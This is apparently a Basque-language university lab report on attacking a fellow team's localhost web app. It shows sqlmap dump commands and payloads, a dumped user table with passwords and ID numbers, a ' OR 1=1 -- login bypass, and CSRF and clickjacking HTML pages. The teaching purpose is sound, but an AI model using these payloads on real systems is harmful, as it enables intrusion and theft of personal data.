Informazio Sistemen Segurtasuna Kudeatzeko Sistemak

Entrega 4 - Erasoa

Aurtenetxe Maortua, Uxue

Basterretxea Zubizarreta, Aimar

Moreno Ruiz, Ane

Aurkibidea

1. Sarrera

Web aplikazioen garapenean, segurtasuna funtsezko elementua da eta askotan ez da behar bezala kontuan hartzen sistemaren lehen bertsioetan. Ondorioz, ahultasunek aukera ematen diete erasotzaileei datuak eskuratzeko, sistemaren funtzionamendua aldatzeko edo zerbitzua eteteko. Entrega honek, *'Web Sistemari Erasoa'* izena duena, beste talde batek garatutako web sistema aztertzea eta bertan dauden segurtasun-ahultasunak identifikaztea, ustiatzea eta dokumentatzea du helburu.

Horretarako, '*Alubias Comunistas*' izeneko taldearen web aplikazioa GitHub bidez eskuratu dugu eta garatutako erasoa, taldearen 'entrega_1' adarrean oinarritu da, segurtasun neurri gutxien dituen bertsioa baita. Eraso honen bidez, aplikazioak izan ditzakeen arrisku nagusiak azaleratu nahi dira, baita horiek nola ustiatu daitezkeen ere.

Dokumentu honetan, lehenik eta behin, web erasoak zer diren eta zertarako erabiltzen diren azalduko da, ikuspegi orokor eta teoriko bat eskainiz. Gero, ohiko web eraso motak aurkeztuko dira, hala nola SQL injekzioa, XSS, komando injekzioa edo autentifikazioaren ahultasunak, web sistemetan maiz agertzen diren arriskuak ulertzeko. Azkenik, *Alubias Comunistas* taldearen web sisteman identifikatu eta ustiatu ditugun eraso zehatzak azalduko dira.

2. Erasoak

Web erasoak erabiltzaile gaiztoek web aplikazio edo web zerbitzu baten ahultasunak aprobetxatuz egiten dituzten ekintza kaltegarriak dira. Erasotzailearen helburua sisteman baimenik gabe sartzea, datuak lortzea edota aldatzea, aplikazioa hondatzea edo zerbitzua etetea izan daiteke. Horretarako, aplikazioaren kodeko, konfigurazioko edo diseinuko ahultasunak ustiatzen dituzte, askotan erabiltzaile arrunt baten ekintzak simulatuz edo trafikoa manipulatuz.

Web erasoak gaur egungo ingurune digitalean arrisku handienetako bat dira, web aplikazioak edo APIak enpresen, erakundeen eta erabiltzaileen jardueraren zati nagusi bihurtu direlako. Zenbat eta zerbitzu gehiago egon sarean eskuragarri, orduan eta handiagoa da erasotzaileek ustiatu ditzaketen ahultasunen kopurua.

Eraso hauek hainbat helburuekin egiten dira:

- Konfindentzialtasuna urratzea: datu pribatu edo sentikorrak eskuratzea, hala nola pasahitzak edo informazio pertsonala.
- Osotasuna kaltetzea: sistemako datuak edo funtzionamendua aldatzea, manipulazioa edo faltsutzea eraginez.
- Zerbitzuaren erabilgarritasunari erasotzea (denial of service): aplikazioa erabilezina bihurtzea, erabiltzaile legitimoei zerbitzua ukatuz.
- Baimenak gainditzea: erabiltzaile batek izan beharko ez lituzkeen funtzioak edo datuak eskuratzea.

Laburbilduz, web erasoak aplikazio batek dituen segurtasun-gabeziak ustiatzen dituzten ekintzak dira eta ondorio larriak izan ditzakete aplikazioaren datu eta zerbitzuetan. Hori dela eta, ezinbestekoa da ahultasun horiek identifikatzea, ulertzea eta konpontzea, web sistemak seguruak izan daitezen.

Web aplikazioek hainbat ahultasun izan ditzakete eta erasotzaileek horiek aprobetxatzen dituzte sistemara sartzeko edo datuak manipulatuz kalte egiteko. Ondoren azaltzen dira web inguruneetan gehien agertzen diren eraso motak:

2.1 SQL injekzioa (SQL Injection)

SQL injekzioa datu-baseekin lotura duten aplikazioetan agertzen den ahultasun ezagun eta arriskutsuenetako bat da. Erasotzaileak sarrera-eremuetan SQL kodea sartzen du eta aplikazioak hori zuzenki filtratzen ez badu, datu-basean nahi ez diren kontsultak exekuta daitezke. Horrela, datuak eskuratzea aldatzea edo ezabatzea posible da, baita erabiltzaileen informazio sentikorra lortzea ere.

2.2 Cross-Site Scripting (XSS)

XSS erasoetan, erasotzaileak script kaltegarriak txertatzen ditu web orri batean eta erabiltzaileak orria irekitzen duenean script hori bere nabigatzailean

exekutazten da. Honek cookiak lapurtzeko, erabiltzailea beste webgune batera birbidaltzeko edo haren izenean ekintzak egiteko aukera ematen dio erasotzaileari.

2.3 Komando injekzioa (Command Injection)

Komando injekzioa aplikazio baten sarrerak behar bezala balioztatzen ez direnean gertatzen da eta horrek sistemako komandoak exekutatzeko aukera ematen dio erasotzaileari. Kasu larrienetan, zerbitzarian fitxategiak sortu edo ezaba ditzake, datuak eskuratu edo sistemaren kontrol osoa eskuratu.

2.4 Autentifikazio ahultasunak eta baimen eskalatzea

Erabiltzaileen autentifikazio edo baimen mekanismoak ahulak direnean, erasotzaileak erabiltzaile arrunt batetik administratzaile pribilegioetara pasa daiteke. Pasahitz ahulak, sesio-kudeaketa txarra edo cookie-ak manipulatzeko aukera dira adibide ohikoak.

2.5 Director Traversal

Directory transversal erasoetan, erasotzaileak fitxategi-bideak manipulatzen ditu sistemako beste direktorio edo fitxategi sentikor batzuk atzitzeko. Horretarako, ../ bezalako segidak erabiltzen dira sarbide murriztuak dituen karpetetatik ihes egiteko.

2.6 DoS eta DDoS erasoak

Dos eta DDoS erasoek web zerbitzua eskaera kopuru handiz saturatzen dute, aplikazioa moteltzen edo guztiz erabiltezina bihurtzen dute. Nahiz eta aplikazioaren kodean zuzenean oinarritu ez, oso ohikoak dira eta kalte handiak eragin ditzakete zerbitzuaren erabilgarritasunean.

2.7 Insecure Direct Object Reference (IDOR)


IDORE bat gertatzen da aplikazio batek erabiltzaile baten identifikatzailea (ID) zuzenean URLan edo parametroetan azaltzen duenean, eta zerbitzarian baliabide hori eskatzen duen erabiltzaileak hura ikusteko edo manipulatzeko baimena duenik egiaztatzen ez duenean.

2.8 Cross-Site Request Forgery (CSRF)

CSRF erasoetan, erasotzaileak erabiltzaile legitimo bat engainatzen du haren izenean nahi gabeko ekintza bat exekutatzeko. Erabiltzaileak saioa irekita badu eta aplikazioak ez baditu eskaerak balioztatzeko neurriak eskaera faltsu bat onartu dezake. Horrek aukera ematen du pasahitzak aldatzeko, kontuak ezabatzeko, transferentziak egiteko edo formularioak bidaltzeko, erabiltzaileak ezer sumatu gabe. CSRF erasoak oso arriskutsuak dira erabiltzailea manipulazioaren kontziente ez delako.

3. Burututako Erasoak

Lehenik eta behin, ZAP erabiliz (OWASP Zed Attack Proxy) web-orriaren ahultasunak aztertuko dira. ZAP, web-aplikazioetan ahultasunak detektatzeko aukera ematen du. Nabigatzailearen eta orriaren arteko eskaerak erregistratzen eta aztertzen dituen proxy baten moduan funtzionatzen du, segurtasun-akatsak bilatuz.



Web-orria ZAPekin aztertu ondoren, hainbat ahultasun eta konfigurazio ez-seguru identifikatu dira. Jasotako alerten artean, (goian azaldu direnak) honakoak izan dira garrantzitsuenak eta larrienak :

- SQL-MySQL injekzioa
- CSRF aurkako token falta
- Clickjacking aurkako goiburu falta
- Content Security Policy (CSP) goiburua ez konfiguratua

3.1 Injekzio SQL-a

3.1.1 Eraso mota

Web-aplikazioaren *http://localhost:81/login* saioa hasteko formularioaren segurtasuna ebaluatzeko, **sqlmap** erabili da, SQL injekzioen ahultasunak automatikoki detektatzeko aukera ematen duena.

- Erabilitako komandoa:

```
$ sqlmap -u http://localhost:81/login.php --wizard
```

- Jasotako emaitzak:

```
sqlmap identified the following injection point(s) with a total of
108 HTTP(s) requests:
---
Parameter: user (POST)
    Type: boolean-based blind
     Title: OR boolean-based blind - WHERE or HAVING clause (MySQL
comment)
    Payload: user=-9818' OR 8579=8579#&pas=YdEP

    Type: error-based
     Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)
            Payload:   user=wOHW'   OR   (SELECT   9319   FROM(SELECT
COUNT(*),CONCAT(0x7176766271,(SELECT
(ELT(9319=9319,1))),0x71706a7671,FLOOR(RAND(0)*2))x             FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ubCz&pas=YdEP

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
               Payload:    user=wOHW'    AND    (SELECT    5516    FROM
(SELECT(SLEEP(5)))Adno)-- uJYf&pas=YdEP

    Type: UNION query
    Title: MySQL UNION query (NULL) - 8 columns
                   Payload:     user=wOHW'     UNION     ALL     SELECT
NULL,NULL,CONCAT(0x7176766271,0x4c627a53526c4267534b766b74754a6b5572
774b524c5772465a546959725a584f6b707177666c66,0x71706a7671),NULL,NULL
,NULL,NULL,NULL#&pas=YdEP
```

- Emaitzen azalpena:
  1. **Parametroak detektatzea**

     Hasierako URLak ez du GET parametrorik, beraz sqlmap HTML-k inprimakiak bilatu ditu automatikoki.

     POST inprimakia aurkitu da honako eremuekin:

     user

     pass

  2. **Formularioen analisia**

     sqlmap-ek 'galdetzen' du ea inprimakia bete ahal duen edo ez, injekzioak probatzeko eremu hutsak ausazko balioekin betez.

  3. **Datu-baseen kudeatzailea detektatzea**

     Probak eginez, sqlmap-ek detektatu du backen-ak **MySQL/MariaDB** erabiltzen duela. Payloads motorreko kargak soilik erabiltzeko konfiguratu da.

  4. **SQL injekzio-probak**

     sqlmap automatikoki egiaztatu ditu injekzio mota desberdinak eta zehaztutako parametro kaltebera *user* dela zehaztu du (POST eskaeran).

     ```
     Type: boolean-based blind
     Type: error-based
     Type: time-based blind
     Type: UNION query
     ```

     user parametroak ez du sarrera behar bezala balioztatzen eta SQL kontsulta arbitrarioak exekutatzeko aukera ematen du.

  5. **Frogaren ondorioak**

     Egindako froga, injekzio ahultasun baten existentzia baieztatzen du. *http://localhost:81/login*-eko formularioaren *user* eremuan, SQL kontsultak manipulatzeko eta informazio sentikorrera sartzeko aukera emanez.

- sqlmap-ek injekzioa detektatu duenez, hau da, nola sartu aurkitu du. Honako komando hau erabiliz:

```
$ sqlmap -u http://localhost:81/login.php
--data="user=test&pas=test" -D segurproiektua --dump-all
```

Komando honekin sqlmap-i adierazten zaio login.php inprimaki kalteberari erasotzeko, *segurproiektua* datu-basea erabiliz, informazio guztia aterata.

- Jasotako emaitza:

```
Database: segurproiektua
Table: erabiltzaileak
[7 entries]
+-----------+-----------------------------+-------+------------+--------------+--
---------+-----------------+-----------------------------+
| NAN         | Email    | token | Jaio_Data   | Pasahitza   | Telefonoa |
Izen_Abizen  | Erabiltzaile   |
+-----------+-----------------------------+-------+------------+--------------+--
---------+-----------------+-----------------------------+
| 12345678Z | larragonzalez%40gmail.com    | +       | 2000-01-05 | 1234
| 123456789 | Larrain+Gonzalez | largonzal                        |
| 23456789D | sur.ort3ga%40gmail.com        | +      | 2001-02-06 | 4567
| 234567891 | Surya+Ortega     | sOrt3ga                          |
| 34567891H | erl4nt1oriz%40gmail.com       | +      | 2002-03-07 | 9876
| 345678912 | Erlantz+Loriz    | erlor                            |
| 45678912S | divasson.gaizka%40gmail.com | +       | 2003-04-08 | 3883
| 456789123 | Gaizka+Divasson  | gdiv                             |
| 56789123F | as.barr1o%40gmail.com         | +      | 2004-05-09 | 2121
| 567891234 | Asier+Barrio     | barrio                           |
| 79134020J | aneemoreeno%40gmail.com       | +        | 2004-09-23 |
segurproba1.|   602643143   |   Ane+Moreno                 |   anemoreno
| ZAP         | zaproxy%40example.com        | +      | ZAP         | ZAP
| 0         | ZAP              | ZAP+UNION+ALL+select+NULL+--+ |
+-----------+-----------------------------+-------+------------+--------------+--
---------+-----------------+-----------------------------+
```

3.1.2. Eraso Mota

Kasu honetan, SQL Injection Authentication Bypass ahultasuna dauka. Hau da, saioa hasteko orrian erabiltzaile-izena eta pasahitza jasotzen diren unean, sarrerak ez dira behar bezala baliozkotzen. Ondorioz, erasotzaile batek datu-baseari egiten zaion kontsulta manipula dezake. Honek arrisku kritikoa dakar, erabiltzailearen autentifikazioa guztiz saihestu baitateke eta sistemara baimenik gabe sartzeko aukera ematen baitu.


Ustiatu beharreko Login kontsulta, ziurrenik, honelakoa izan daiteke:

```
SELECT * FROM users WHERE erabiltzailea = '[erabiltzailea]' AND
password = '[pasahitza]';
```


Pasahitz baliodunik gabe administratzaile gisa saioa hasteko karga kaltegarri bat sartu behar da:

- Erabiltzaile-izena → ' OR 1=1 --
- Pasahitza → ' OR 1=1 --
  Erabiltzaile eta pasahitz hauek erabilita web orrian login egitea posible da, nahiz eta erregistratuta ez egon. Datu-baseak user taulako lehen erregistroa itzuliko du eta horrek saioa hastea ahalbidetzen du.

Karga hori bidali ondoren, aplikazioak saioa hasteko pantaila gainditu eta administratzaile gisa sartu da hasiera orrian. Honek frogatzen du erabiltzailearen autentifikazio-kontrolak erabat baliogabetu daitezkeela SQL Injection-aren bidez.



Irudia1: "SQL injection komandoak"



Irudia2: "SQL injektion erabiltzean lortzen den emaitza"

3.2 CSRF aurkako token falta

ZAP-ek detektatutako CSRF aurkako token falta-ren zaurgarritasuna atakatzeko *http://localhost:81/login* helbidean, Cross-Site Request Forgery eraso praktikoa egin da.

Erasoaren helburua, web aplikazioak beste webgune batetik bidalitako eskaera automarikoak onartzen dituen balidazio tokena erabili gabe da.

- Erasoa gauzatzeko, *csrfatakea.html* izeneko HTML fitxategi maltzur bat sortuko da erasotzailearen ordenagailuan. Fitxategi horrek, sistemaren login-era POST eskaera bat automatikoki bidaltzen saiatzen den kanpoko orri bat simulatzen du.
- *csrfatakea.html* fitxategiaren edukia honakoa da:

```
<!doctype html>
<html>
<body>
       <form  action="http://localhost:81/login.php"  method="POST"
id="csrf">
        <input type="hidden" name="izena" value="anemoreno">
                          <input   type="hidden"   name="pasahitza"
value="probasegur1.">
    </form>

    <script>
        document.getElementById("csrf").submit();
    </script>
</body>
</html>
```

- Erasoa egiteko pausuak:
    - Erabiltzailea saio aktibo bat du sisteman.
    - *csrfatakea.html* fitxategia nabigatzailean irekiko du
        - Orriak ezkutuko formulario bat dauka eta *localhost:81/login.php*-ra apuntatzen du.
        - method=”POST” erabiltzen du
        - Ezkutuko balioak sartzen ditu, erabiltzaileak idatzi balitu bezala
    - Orria kargatzean, JavaScrip script bat exekutatzen du:

```
document.getElementById("csrf").submit();
```

        - Horrela automatikoki bidaltzen da formularioa, ezertan klik egin gabe.

- Jasotako emaitza:

  Nabigatzaleak *login.php* fitxategira bidaltzen du POST eskaera. Zerbitzariak '*Datu okerrak*' *(Irudia3)* mezua itzuli arren, erasoa arrakastazutzat jo behar da, eskaera erabiltzailearen interakziorik gabe bidali delako, hau da, ez da inola ere blokeatu, ez baitago ekintza mota hori saihesteko anti-CSRF tokenik.

Irudia3: "csrfatakea.html fitxategia zabaltzean, lortzen den emaitza"

3.3 Clickjacking aurkako goiburu falta

Web-aplikazioan clickjacking-aren zaurgarritasuna frogatzeko, erasotzaile orri bat sortu da (*attacker.html*). Fitxategia sortzeko adimen artifiziala erabili da, eraso simulatzailearen oinarrizko kodea eman duena:

- *attacker.html* fitxategia:

```
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8" />
  <title>Prueba Clickjacking</title>
  <style>
      body { font-family: Arial, sans-serif; background: #f4f4f4;
margin: 40px; text-align: center; }
    h1 { color: #c0392b; margin-bottom: 20px; }

    /* Contenedor para posicionamiento relativo */
    .stage { position: relative; display: inline-block; }

    /* Iframe con la web víctima */
    iframe {
      width: 900px;
      height: 600px;
      border: 1px solid #333;
      opacity: 0.85; /* leve transparencia para el efecto engaño */
    }

    /* Capa engañosa (superpuesta) */
    .overlay {
      position: absolute;
       /* Ajusta estas coordenadas para que coincidan con el botón
real debajo */
      top: 120px;  /* cambia según la posición de tu botón */
      left: 260px; /* cambia según la posición de tu botón */
      width: 220px;
      height: 60px;
      background: rgba(231, 76, 60, 0.85);
      color: #fff;
      display: flex;
      align-items: center;
      justify-content: center;
      font-weight: bold;
      cursor: pointer;
      z-index: 10;
      /* Truco: permite que el clic “pase” al iframe */
      pointer-events: none;
    }

      /* Si quieres que el usuario sienta que hace clic en algo
“propio”,
         coloca un botón visual encima y un área transparente con
pointer-events: none
       justo donde está el botón real del iframe. */
    .overlay-button {
      position: absolute;
      top: 120px;
      left: 260px;
      width: 220px;
      height: 60px;
```

```
      background: rgba(231, 76, 60, 0.85);
      color: #fff;
      display: flex;
       align-items: center;
      justify-content: center;
      font-weight: bold;
      cursor: pointer;
      z-index: 11;
        /* Este SÍ captura el clic visual, pero lo moveremos fuera
del área
         y dejaremos la zona “clicable” con pointer-events: none si
quieres
         que el clic impacte en el iframe. */
    }

    /* Zona transparente que deja pasar el clic al iframe */
    .click-through {
      position: absolute;
      top: 120px;
      left: 260px;
      width: 220px;
      height: 60px;
      z-index: 12;
      background: transparent;
      pointer-events: none; /* el clic atraviesa hacia el iframe */
    }
  </style>
</head>
<body>
  <h1>Simulación de clickjacking</h1>

  <div class="stage">
    <iframe src="http://localhost:81"></iframe>

     <!-- Zona transparente que alinea con el botón real dentro del
iframe -->
    <div class="click-through"></div>
  </div>

  <p style="max-width: 900px; margin: 20px auto; color: #555;">
     Ajusta top/left de las capas superpuestas para que coincidan
exactamente con el botón real dentro del iframe.
     Si tu sitio se carga dentro del iframe, la protección contra
clickjacking falta; si no se carga, está protegida.
  </p>
</body>
</html>
```

- Erasoa, biktima aplikazioa kanpo orri batean *iframe* baten barruan txertatzean datza.

  Iframe horren gainean geruza bisual bat jartzen da (botoi faltsua), erabiltzailea engainatzen duena. Modu honetan, erabiltzailea aplikazio legitimoarekin elkarrreragiten ari dela pentsa dezan, baina, orri erasotzaileko elementuetan klik egiten ari da.

  Esan bezala *attacker.html* fitxategia sortu da http://localhost:81 iframe-era apuntatzen.

- Honako URL-a nabigatzailean sartuz:

```
file:///home/ane/segurProiektu/app/attacker.html
```

- Aurreko link-a nabigatzailean sartzean, 'home' orria ondo kargatzen dela *iframe*-aren barruan orrialde erasotzailean ikusten da (Irudia4). Honek erakusten du erabiltzailea engainatu daitekeela konturatu gabe aplikazioaren elementuekin elkarreragiten.

  Bistaratze horrek baieztatzen du aplikazioak ez duela clickjakingaren aurkako babesik, kanpo jatorri batetik txertatuta izateko aukera ematen baitu.

Irudia4: "Jatorrizko web-orria iframe baten barruan"

3.4 Content Security Policy (CSP) goiburua ez konfiguratua


Honako errorea, izenak berak dioen bezala, goiburuan informazio garrantzitsua agertzen denean ematen da. CSP-k irudiak, script aginduak kanpotik kargatu behar duen edozein balio edo informazio zein iturri fidagarritik kargatu behar duen esaten dio web arakatzaileari.

Zerbitzariak HTTP goiburu bat bidaltzen du hurrengo lerro batekin gutxi gora behera:

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```


Zer da ikus daitekena erasotzen ari garen web orrian? Bada F12 tekla sakatuz gero, honelako goibururik ez duela ikus dezakegu. Beraz web orri honi, edozelako irudi edo kargatu beharreko artxibo bat kargatzeko esanez gero, artxibo horretan datorren kode exekutagarri gaiztoa kargatzen arituko gara.

Bestalde, web orria apur bat arakatuta, saioa hasi ondoren, datu pertsonalak ikusi edo aldatzeko orrian gaudela, hurrengo URLa adierazten da nabigatzailean:



Horrekin erabiltzailearen NANa honen gako bezela erabiltzen dutela antzematen dugu, gainera, aurretik egindako SQL inyection erasoa aprobetxatuz, edozeinen NANa URL goiburuan txertatu eta informazioa bistaratzea lortu genezake.

Beraz, 1234567Z NANa duen pertsonaren datuak bistaratzea ea lortzen dugun. Horretarako, naihkoa da URLan txertatzea.



Eta espero bezala, NANa-ren jabea den pertsonaren informazioa bistaratu da erabiltzaile eta pasahitz beharrik gabe. Gainera, datuak aldatu genezake, eta erabiltzaile originalari

datuak aldatuz gero ezingo litzateke web orrira sartu, bere lekua gerasotzaileak hartuko luke eta horrela identitatea lapurtu daiteke.

3.5 Informazio-dibulgazioa

Aplikazioak informazio-dibulgaziioari lotutako ahultasuna du, zehazki datu-basearekin gertatzen diren errore teknikoak erabiltzaileari zuzenean erakusteagatik. Egoera hau bereziki add_items atalean agertzen da, baita aplikazioak datu-basearekin egiten dituen beste interakzio batzuetan ere.


Arrisku-maila txikia edo ertaina da, ez baitu sistemaren osotasuna berehala arriskuan jartzen; hala ere, informazio tekniko esanguratzua filtratzen du eta horrek lagundu dezake eraso konplexuagoak prestatzen.

